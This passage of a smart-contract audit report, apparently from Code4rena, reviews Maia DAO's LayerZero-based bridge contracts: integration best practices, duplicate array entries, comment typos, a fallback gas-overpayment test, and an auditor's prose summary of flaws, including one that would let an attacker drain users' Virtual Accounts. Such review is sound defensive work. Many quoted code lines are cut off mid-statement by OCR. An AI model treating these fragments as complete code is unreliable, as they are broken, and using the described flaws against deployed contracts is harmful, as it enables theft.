
We can also see point 5 in this **integration checklist** provided by the LayerZero team to ensure maximum flexibility in fee payment options is achieved.

Here is the point:

```
Do not hardcode address zero (address(0)) as zroPaymentAddress wh
```

Check out this recent discussion between the 10xKelly and I on hardcoding `_zroPaymentAddress` (Note: In our case, the **contracts that would be difficult to handle changes or updates are the BridgeAgent contracts**):

Check out [this transcript] in case image fails to render.



There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L828

This is even more important in our contracts since function _performCall() is the exit point for most cross-chain calls being made from the RootBridgeAgent.sol. Thus, if

any updates are made from the LayerZero team, there are chances of the protocol core functionality breaking down.

```
File: src/RootBridgeAgent.sol
823:             ILayerZeroEndpoint(lzEndpointAddress).send{valu
824:                 _dstChainId,
825:                 getBranchBridgeAgentPath[_dstChainId],
826:                 _payload,
827:                 _refundee,
828:                 address(0),
829:                 abi.encodePacked(uint16(2), _gParams.gasLim
830:             );
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L775

Check Line 778:

```
File: BranchBridgeAgent.sol
768:     function _performCall(address payable _refundee, bytes
769:         internal
770:         virtual
771:     {
772:         //Sends message to LayerZero messaging layer
773:         ILayerZeroEndpoint(lzEndpointAddress).send{value: m
774:             rootChainId,
775:             rootBridgeAgentPath,
776:             _payload,
777:             payable(_refundee),
778:             address(0),//@audit Integration issue - Do not
779:             abi.encodePacked(uint16(2), _gParams.gasLimit,
780:         );
781:     }
```

[L-04] Do not hardcode `_payInZRO` field to false to allow future ZRO fee payment estimation for payloads

Hardcoding the _payInZRO field disallows the protocol from estimating fees when using ZRO tokens as a fee payment option (ZRO might be launching in the coming

year). Consider passing the `_payInZRO` field as an input parameter to allow flexibility of future fee payments using ZRO. **(Note: Although in the docs here, they've mentioned to set `_payInZRO` to false, it is only temporarily to avoid incorrect fee estimations. Providing `_payInZRO` as an input parameter does not affect this since bool value by default is false).**

We can also see point 6 in this integration checklist provided by the LayerZero team to ensure maximum flexibility in fee payment options is achieved.

Here is the point (`useZro` is now changed to `_payInZRO`):

```
Do not hardcode useZro to false when estimating fees and sending
```

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L150

Check Line 154 below:

```
File: RootBridgeAgent.sol
144:     function getFeeEstimate(
145:         uint256 _gasLimit,
146:         uint256 _remoteBranchExecutionGas,
147:         bytes calldata _payload,
148:         uint16 _dstChainId
149:     ) external view returns (uint256 _fee) {
150:         (_fee,) = ILayerZeroEndpoint(lzEndpointAddress).est
151:             _dstChainId,
152:             address(this),
153:             _payload,
154:             false, //@audit Low - Do not hardcode this to f
155:             abi.encodePacked(uint16(2), _gasLimit, _remoteB
156:         );
157:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L161C1-L173C6

Check Line 172 below:

```
File: BranchBridgeAgent.sol
162:     /// @inheritdoc IBranchBridgeAgent
163:     function getFeeEstimate(uint256 _gasLimit, uint256 _rem
164:         external
165:         view
166:         returns (uint256 _fee)
167:     {
168:         (_fee,) = ILayerZeroEndpoint(lzEndpointAddress).est
169:             rootChainId,
170:             address(this),
171:             _payload,
172:             false,//@audit Low - do not set this to false
173:             abi.encodePacked(uint16(2), _gasLimit, _remoteB
174:         );
175:     }
```

[L-05] Leave some degree of configurability for extra parameters in `_adapterParams` to allow for feature extensions

As recommended by LayerZero here on the last line of Message Adapter Parameters para, the team should leave some degree of configurability when packing various variables into _adapterParams. This can allow the Maia team to support feature extensions that might be provided by the LayerZero team in the future.

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L829C1-L829C106

Below Line 829 represents the `_adapterParams`. Leaving an extra `bytes calldata param` field when packing the variables using `abi.encodePacked` can help support any feature extensions by LayerZero in the future.

```
File: src/RootBridgeAgent.sol
823:             ILayerZeroEndpoint(lzEndpointAddress).send{valu
824:                 _dstChainId,
825:                 getBranchBridgeAgentPath[_dstChainId],
826:                 _payload,
827:                 _refundee,
828:                 address(0),
829:                 abi.encodePacked(uint16(2), _gParams.gasLim
830:             );
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L776

Check Line 779:

```
File: BranchBridgeAgent.sol
773:         ILayerZeroEndpoint(lzEndpointAddress).send{value: m
774:             rootChainId,
775:             rootBridgeAgentPath,
776:             _payload,
777:             payable(_refundee),
778:             address(0),
779:             abi.encodePacked(uint16(2), _gParams.gasLimit,
780:         );
781:     }
```

[L-06] Do not hardcode LayerZero's proprietary chainIds

As stated by LayerZero here:

```
ChainId values are not related to EVM Ids. Since LayerZero will
```

Since the chainIds are proprietary, they are subject to change. As recommended by LayerZero on point 4 here, use admin restricted setters for changing these chainIds.

Additionally, in the current Maia contracts most chainIds have been marked immutable. If LayerZero does change the chainIds, migrating to a new version would

be quite cumbersome all because of this trivial chainId problem (if not handled).

There are 2 instances of this issue:

Note: Most bridgeAgent and Port contracts have this issue as well, but I have not mentioned them here explicitly)

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L40

As we can see below, currently the chainId is immutable. Consider removing immutable to ensure future chainId changes compatibility.

```
File: src/RootBridgeAgent.sol
40: uint16 public immutable localChainId;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L47

As we can see below, currently the chainId is immutable, Consider removing immutable to ensure future chainId changes compatibility.

```
File: src/CoreRootRouter.sol
46:     /// @notice Root Chain Layer Zero Identifier.
47:     uint256 public immutable rootChainId;
```

[L-07] Array entry not deleted when removing bridge agent

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L355

The function `toggleBridgeAgent()` is only called from _removeBranchBridgeAgent() in the CoreBranchRouter contract. Thus, the function should delete the `_bridgeAgent` entry from the bridgeAgents array as well to remove stale state.

```
File: BranchPort.sol
359:     function toggleBridgeAgent(address _bridgeAgent) externa
360:         isBridgeAgent[_bridgeAgent] = !isBridgeAgent[_bridge
361:
362:         emit BridgeAgentToggled(_bridgeAgent);
363:     }
```

[L-08] Double entries in `strategyTokens`, `portStrategies`, `bridgeAgents` and `bridgeAgentFactories` arrays are not prevented

There are 4 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L362C1-L380C1

1. Double entry of a strategy token

Let's look at the execution path of how strategy tokens are managed:

Root chain to EP: `manageStrategyToken => callOut => _performCall => send`

EP to Branch chain: `receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _manageStrategyToken => either toggleStrategyToken or addStrategyToken`

As we can see in the chain of calls above, when toggling off a strategy token, we reach the function `toggleStrategyToken()`, which toggles of the token as below:

```
File: BranchPort.sol
```

```
380:     function toggleStrategyToken(address _token) external o
381:         isStrategyToken[_token] = !isStrategyToken[_token];
382:
383:         emit StrategyTokenToggled(_token);
384:     }
```

Now, when we try to toggle it back on, according to the chain of calls, we reach the function `addStrategyToken()`, which does the following:

- On Line 372, we push the token to `strategyTokens` again. This is what causes the double entry.
- On Line 373, there is a chance of overwriting the `_minimumReservesRatio` as well.

```
File: BranchPort.sol
367:     function addStrategyToken(address _token, uint256 _mini
368:         if (_minimumReservesRatio >= DIVISIONER || _minimum
369:             revert InvalidMinimumReservesRatio();
370:         }
371:
372:         strategyTokens.push(_token);
373:         getMinimumTokenReserveRatio[_token] = _minimumReser
374:         isStrategyToken[_token] = true;
375:
376:         emit StrategyTokenAdded(_token, _minimumReservesRat
377:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L382C1-L401C1

2. Double entry of a Port Strategy

Let's look at the execution path of how Port Strategies are managed:

Root chain to EP: `managePortStrategy() => callOut => _performCall => send`

EP to Branch chain: `receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement`

`(Router) => _managePortStrategy => either addPortStrategy or togglePortStrategy` (excluding `updatePortStrategy` since it's not important here).

As we can see in the chain of calls above, when toggling off a port strategy, we reach the function `togglePortStrategy()`, which toggles of the strategy as below:

```
File: BranchPort.sol
402:     function togglePortStrategy(address _portStrategy, addr
403:         isPortStrategy[_portStrategy][_token] = !isPortStra
404:
405:         emit PortStrategyToggled(_portStrategy, _token);
406:     }
```

Now, when we try to toggle it back on, according to the chain of calls, we reach the function `addPortStrategy()`, which does the following:

- On Line 394, we push the token to `portStrategies` again. This is what causes the double entry.
- On Line 395, there is a chance of overwriting the `_dailyManagementLimit` as well.

```
File: BranchPort.sol
388:     function addPortStrategy(address _portStrategy, address
389:         external
390:         override
391:         requiresCoreRouter
392:     {
393:         if (!isStrategyToken[_token]) revert UnrecognizedSt
394:         portStrategies.push(_portStrategy);
395:         strategyDailyLimitAmount[_portStrategy][_token] = _
396:         isPortStrategy[_portStrategy][_token] = true;
397:
398:         emit PortStrategyAdded(_portStrategy, _token, _dail
399:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L414C1-L424C6

3. Double entry of a Core Branch Bridge Agent

Let's look at the execution path of how a Core Branch Router is set:

Root chain to EP: `setCoreBranch() => callOut => _performCall => send`

EP to Branch chain: `receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => setCoreBranchRouter (Port)`

As we can see in the chain of calls above, when setting a Core Branch Router, we reach the function `setCoreBranchRouter()`, which does the following:

- On Line 425 and 427 respectively, we set the `coreBranchRouterAddress` to the same address again and push the already existing coreBranchBridgeAgent to the `bridgeAgents` array. This is what causes the double entry.

```
File: BranchPort.sol
420:     function setCoreBranchRouter(address _coreBranchRouter,
421:         external
422:         override
423:         requiresCoreRouter
424:     {   //@audit Low - If caller sets coreBranchRouterAddre
425:         coreBranchRouterAddress = _coreBranchRouter;
426:         isBridgeAgent[_coreBranchBridgeAgent] = true;
427:         bridgeAgents.push(_coreBranchBridgeAgent);
428:
429:         emit CoreBranchSet(_coreBranchRouter, _coreBranchBr
430:     }
```

The mitigation is below for the above error (check added on Line 425 to prevent resetting to the same router address again):

```
File: BranchPort.sol
420:     function setCoreBranchRouter(address _coreBranchRouter,
421:         external
422:         override
423:         requiresCoreRouter
424:     {
425:         if (coreBranchRouterAddress == _coreBranchRouter) r
```

```
426:         coreBranchRouterAddress = _coreBranchRouter;
427:         isBridgeAgent[_coreBranchBridgeAgent] = true;
428:         bridgeAgents.push(_coreBranchBridgeAgent);
429:
430:         emit CoreBranchSet(_coreBranchRouter, _coreBranchBr
431:     }
```

4. Double entry of a Bridge Agent Factory

Let's look at the execution path of how Bridge Agent Factories are managed:

Root chain to EP: `toggleBranchBridgeAgentFactory() => callOut => _performCall => send`

EP to Branch chain: `receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _toggleBranchBridgeAgentFactory => either toggleBridgeAgentFactory or addBridgeAgentFactory`

As we can see in the chain of calls above, when toggling off a branch bridge agent factory, we reach the function `toggleBridgeAgentFactory()`, which toggles of the bridge agent factory as below:

```
File: BranchPort.sol
348:     function toggleBridgeAgentFactory(address _newBridgeAge
349:         isBridgeAgentFactory[_newBridgeAgentFactory] = !isB
350:
351:         emit BridgeAgentFactoryToggled(_newBridgeAgentFacto
352:     }
```

Now, when we try to toggle it back on, according to the chain of calls, we reach the function `addBridgeAgentFactory()`, which does the following:

- On Line 342, we push the token to `bridgeAgentFactories` array again. This is what causes the double entry.

```
File: BranchPort.sol
338:     function addBridgeAgentFactory(address _newBridgeAgentF
```

```
339:         if (isBridgeAgentFactory[_newBridgeAgentFactory]) r
340:
341:         isBridgeAgentFactory[_newBridgeAgentFactory] = true
342:         bridgeAgentFactories.push(_newBridgeAgentFactory);
343:
344:         emit BridgeAgentFactoryAdded(_newBridgeAgentFactory
345:     }
```

[N-01] Missing event emission for critical state changes

There are 21 instances of this issue:

▶ Details

[N-02] Avoid naming mappings with `get` in the beginning

Mapping names starting with “get” can be misleading since “get” is usually used for getters that do not make any state changes and only read state. Thus, if we have a statement like `getTokenBalance[chainId] += amount;` , it can be potentially misleading since we make state changes to a mapping which seems like a getter on first sight.

There are 2 instances of this issue.

Note: Most bridgeAgent and Port contracts have this issue as well but I have not mentioned them here explicitly:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L58

```
File: src/token/ERC20hTokenRoot.sol
58:     getTokenBalance[chainId] += amount;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L70

```
File: src/token/ERC20hTokenRoot.sol
58:     getTokenBalance[chainId] -= amount;
```

[N-03] Shift ERC721 receiver import to `IVirtualAccount.sol` to avoid duplicating ERC721 receiver import

Shift all ERC721 and ERC1155 receiver imports to interface `IVirtualAccount.sol` to avoid duplicating ERC721 receiver import and ensure code maintainability.

There is 1 instance of this issue:

We can see below that both VirtualAccount.sol and IVirtualAccount.sol have imported the IERC721Receiver interface.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L8C1-L12C1

```
File: src/VirtualAccount.sol
9:  import {ERC1155Receiver} from "@openzeppelin/contracts/token
10: import {IERC1155Receiver} from "@openzeppelin/contracts/toke
11: import {IERC721Receiver} from "@openzeppelin/contracts/token
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/interfaces/IVirtualAccount.sol#L4

```
File: src/interfaces/IVirtualAccount.sol
4: import {IERC721Receiver} from "@openzeppelin/contracts/token/I
```

[N-04] Typo error in comments

There are 9 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/interfaces/IRootB

ridgeAgent.sol#L50C1-L51C68

Correct “singned” to “signed”.

```
File: IRootBridgeAgent.sol
50:  *       0x04 | Call to Root Router without Deposit + singne
51:  *       0x05 | Call to Root Router with Deposit + singned m
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L42C1-L44C1

Correct “core router” to “core root bridge agent”.

```
File: RootPort.sol
43:     /// @notice The address of the core router in charge of 
44:     address public coreRootBridgeAgentAddress;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L60

Correct “Mapping from address to BridgeAgent” to “Mapping from chainId to IsActive (bool)“.

```
File: RootPort.sol
61:     /// @notice Mapping from address to Bridge Agent.
62:     mapping(uint256 chainId => bool isActive) public isChain
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L64

Correct “Layerzer Zero” to “LayerZero”.

```
File: RootBridgeAgent.sol
```

```
65:     /// @notice Message Path for each connected Branch Bridge
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L153

Correct the below statement to “@param _dstChainId Chain Id of the branch chain for the bridge agent to be toggled”.

```
File: src/CoreRootRouter.sol
153:      * @param _dstChainId Chain Id of the branch chain where
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L183

Correct below comment to “@param _dstChainId Chain Id of the branch chain for the bridge agent to be removed”.

```
File: src/CoreRootRouter.sol
183:      * @param _dstChainId Chain Id of the branch chain where
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L177

Correct “startegy” to “strategy”.

```
File: BranchPort.sol
178:  // Withdraw tokens from startegy
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L86C1-L87C76

Correct “deposits hash” to “deposits nonce”.

```
File: src/BranchBridgeAgent.sol
86:     /// @notice Mapping from Pending deposits hash to Deposi
87:     mapping(uint256 depositNonce => Deposit depositInfo) pub
```

[N-05] No need to limit `settlementNonce` input to uint32

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L135C1-L137C6

Mapping `getSettlement` supports `type(uint256).max - 1` number of nonces; while in the function `getSettlementEntry` below, we limit `_settlementNonce` input only till `type(uint32).max - 1`. There is no need to limit this input to uint32. Although, uint32 in itself is quite large, there does not seem to be a problem making this uint256.

```
File: RootBridgeAgent.sol
139:     function getSettlementEntry(uint32 _settlementNonce) ex
140:         return getSettlement[_settlementNonce];
141:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BaseBranchRouter.sol#L74

```
File: BaseBranchRouter.sol
75:     function getDepositEntry(uint32 _depositNonce) external
76:         return IBridgeAgent(localBridgeAgentAddress).getDepo
77:     }
```

[N-06] Setting `deposit.owner = address(0);` is not required

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L444

Setting `deposit.owner` to `address(0)` is not required on Line 444 since we already delete the deposit info for that `_depositNonce` on Line 456.

```
File: src/BranchBridgeAgent.sol
444: deposit.owner = address(0);
456: delete getDeposit[_depositNonce];
```

alcueca (judge) commented:

> I have no corrections to make to the issues included in this QA report.

Note: For full discussion, see here.

Gas Optimizations

For this audit, 36 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **rvierdiiev** received the top score from the judge.

The following wardens also submitted reports: zabihullahazadzoi, SY_S, JCK, c3phas, Udsen, 0xta, hihen, jamshed, dharma09, tabriz, Raihan, pfapostol, wahedtalash77, SM3_SS, lsaudit, DavidGiladi, 0xAnah, Pessimistic, marqymarq10, K42, Rolezn, Sathish9098, oualidpro, Eurovickk, sivanesh_808, hunter_w3b, 0x11singh99, clara, Aamir, DevABDee, MrPotatoMagic, koxuan, ayo_dev, blutorque, *and* ziyou-.

Lines of code

https://github.com/code-423n4/2023-09-maia/blob/main/src/BranchBridgeAgent.sol#L681-L695

Impact

User always overpays for `fallback` call.

Proof of Concept

In case a user would like to receive `fallback` call for its deposit, then **they can provide the `_hasFallbackToggled` param as true**. This means, that if this deposit will fail in the root bridge agent, then **fallback will be called to the original chain**.

https://github.com/code-423n4/2023-09-maia/blob/main/src/RootBridgeAgent.sol#L938-L948

```
function _performFallbackCall(address payable _refundee, uin
    //Sends message to LayerZero messaging layer
    ILayerZeroEndpoint(lzEndpointAddress).send{value: addres
        _dstChainId,
        getBranchBridgeAgentPath[_dstChainId],
        abi.encodePacked(bytes1(0x04), _depositNonce),
        payable(_refundee),
        address(0),
        ""
    );
}
```

As you can see, `_adapterParams` of layer zero, the `send` function is provided as empty, which means that **default gas amount will be used for such call**. Currently, it's `200_000` gas.

https://layerzero.gitbook.io/docs/evm-guides/advanced/relayer-adapter-parameters

> Abstract: Every transaction costs a certain amount of gas. Since LayerZero delivers the destination transaction when a message is sent it must pay for that destination gas. A default of `200,000` gas is priced into the call for simplicity.

But if you will look how `fallback` is handled on `BranchBridgeAgent`, then you will see that it will never use such big amount of gas.

Put this into `BranchBridgeAgentTest`:

```
function testFallbackGasAmount() public {
        // Encode Fallback message
        bytes memory fallbackData = abi.encodePacked(bytes1(0x04

        // Call 'Fallback'
        vm.prank(lzEndpointAddress);
        uint256 gasStart = gasleft();
        bAgent.lzReceive(rootChainId, abi.encodePacked(bAgent, r
        console2.log("gas used: ", gasStart - gasleft());
    }

[PASS] testFallbackGasAmount() (gas: 44011)
Logs:
  gas used:  35288
```

As you can see, the user overpays more than `150_000` of gas, which can be not cheap as branch can be ethereum.

Tools Used

VsCode

Recommended Mitigation Steps

You can calculate the approximate gas amount to call `fallback`, (for example `50_000`) and set it as variable in the root bridge agent; which can be changed so each `fallback` call will use that amount of gas. Or, you can allow users to provide gas amount for `fallback`, which is worse, as they will also need to pay for this info to be relayed to root chain.

Assessed type

Error

0xBugsy (Maia) confirmed, but disagreed with severity and commented:

> Although this is true, using non-default `adapterParams` also comes with its own costs attached. That being said, it is something that should be worth double checking on our behalf.

alcueca (judge) decreased severity to Gas

Note: For full discussion, see here.

Audit Analysis

For this audit, 28 analysis reports were submitted by wardens. An analysis report examines the codebase as a whole, providing observations and advice on such topics as architecture, mechanism, or approach. The report highlighted below by **MrPotatoMagic** received the top score from the judge.

The following wardens also submitted reports: hunter_w3b, klau5, 33BYTEZZZ, Sathish9098, LokiThe5th, pavankv, Isaudit, kodyvim, pfapostol, invitedtea, catellatech, 0xSmartContract, Bauchibred, K42, yongskiws, alexxander, ihtishamsudo, SAAJ, 0xsagetony, jauvany, Littlebeast, 0xHelium, ZdravkoHr, 0xsadeeq, albertwh1te, chaduke, *and* 0xbrett8571.

Preface

This audit report should be approached with the following points in mind:

- The report does not include repetitive documentation that the team is already aware of.
- The report is crafted towards providing the sponsors with value such as unknown edge case scenarios, faulty developer assumptions and unnoticed architecture-level weak spots.
- If there exists repetitive documentation (mainly in Mechanism Review), it is to provide the judge with more context on a specific high-level or in-depth scenario for ease of understandability.

Comments for the judge to contextualize my findings

My findings include 3 High-severity issues, 1 Medium-severity issue and Gas/QA reports. Here are the findings I would like to point out and provide more context on.

High severity issues:

[01] No deposit cross-chain calls/communication can still originate from a removed branch bridge agent

This finding explains how no deposit calls can still occur to/from a removed branch bridge agent. This is opposing since branch bridge agents that are toggled off/removed are disabled from further communication. Preventing outgoing no deposit calls are important because user's custom Root Router can communicate with other chains for various purposes such as bridging of tokens from Arbitrum (Root) to another branch chains like Avalanche, Fantom and many more.

This is crucial since the call for bridging between Arbitrum and Avalanche originates from a branch bridge agent that is considered inactive. In the recommended mitigation steps, I have provided the exact solutions on how calls should only be allowed from Maia's administration contracts and how calls should be prevented from user's custom Root Router through this check: `require(localPortAddress.isBridgeAgent(address(this)), "Unrecognized BridgeAgent!");`.

[02] Missing `requiresApprovedCaller()` modifier check on function `payableCall()` allows attacker to drain all tokens from user's VirtualAccount

This finding explains how an attacker can deplete all ERC20, ERC721 and ERC1155 tokens (except for native ARB) from the user's Virtual Account. Since this is a straightforward issue, I have provided an Attacker's contract to show how the attacker could build a contract to drain all tokens from the Virtual Account. The contract makes use of token contract examples (such as USDC, Arbitrum Odyssey NFT) that I have provided in my POC. Mitigating this issue is crucial since this attack can be executed on multiple Virtual accounts which can affect multiple users.

[03] ERC1155 tokens are permanently locked in user's Virtual Account

This finding explains how ERC1155 tokens are locked in a user's Virtual Account. A user's Virtual Account will be a generalized UI that supports receiving and holding ERC20, ERC721 and ERC1155 tokens. The team has implemented withdrawl mechanisms for ERC20 and ERC721 but not ERC1155 tokens, which does not allow normal users (making use of the UI) to withdraw these tokens. I say "normal users" since users who have experience using smart contracts can use the `call()` or `payableCall()` functions to directly make an external call to the

`safeTransferFrom()` function. But this cannot be seen as a mitigation or solution since the average normal user will not know how to do so.

Medium severity issue:

[01] `lastManaged` is not updated when managing a strategy token for the ongoing day

In this issue, I've given an example of how 1999 tokens can be withdrawn in a minimum time of 1 minute. Considering the example `dailyManagementLimit` of 1000 tokens provided in the POC, we can see that 1999 tokens (almost 2000 tokens - i.e. twice the `dailyManagementLimit`) can be managed/withdrawn from the Port to Strategy in just 1 minute. This issue arises because `lastManaged` is not updated when managing the token multiple times in a single day. I believe this is logically incorrect, because although we are using up the daily limit pending, it is still considered as an "**action of managing the token**". Additionally, this issue defeats the purpose of the daily management limit which is supposed to control the rate at which tokens are able to be withdrawn.

QA severity issue:

QA Report

My QA report mainly reflects Low-severity integration issues with LayerZero. One of these issues includes a discussion with the LayerZero Core team member 10xkelly, which shows that if these integration best practices are not adhered to, they can make the contracts (in our case bridge agents) difficult to adapt to those changes and upgrade. Some other issues include use of ERC1155Holder instead of receiver due to OpenZeppelin's latest v5 changes and how double entries in arrays residing in a Port are not prevented.

Approach taken in evaluating the codebase

Time spent on this audit: 14 days (Full duration of the audit)

Day 1

- Understand the architecture and model design briefly.
- Go through interfaces for documentation about functions.

Days 2-7

- Go through remaining interfaces.
- Clear up model design and functional doubts with the sponsor.
- Review main contracts such as Router, Ports and Bridge Agents starting from Root chain to Branch chain.
- Jot down execution paths for all calls.
- Noted analysis points such as similarity of this codebase with other codebases I've reviewed, mechanical working of contracts, centralization issues and certain edge cases that should be known to the developers.
- Diagramming mental models on contract architecture and function flow for cross-chain calls.
- Add inline bookmarks while reviewing.

Days 7-11

- Review Arbitrum branch contracts and other independent contracts, such as MultiCallRouter and VirtualAccount.
- Explore possible bug-prone pathways to find issues arising out of success/failure of execution path calls.

Days 11-14

- Filter bookmarked issues by confirming their validity.
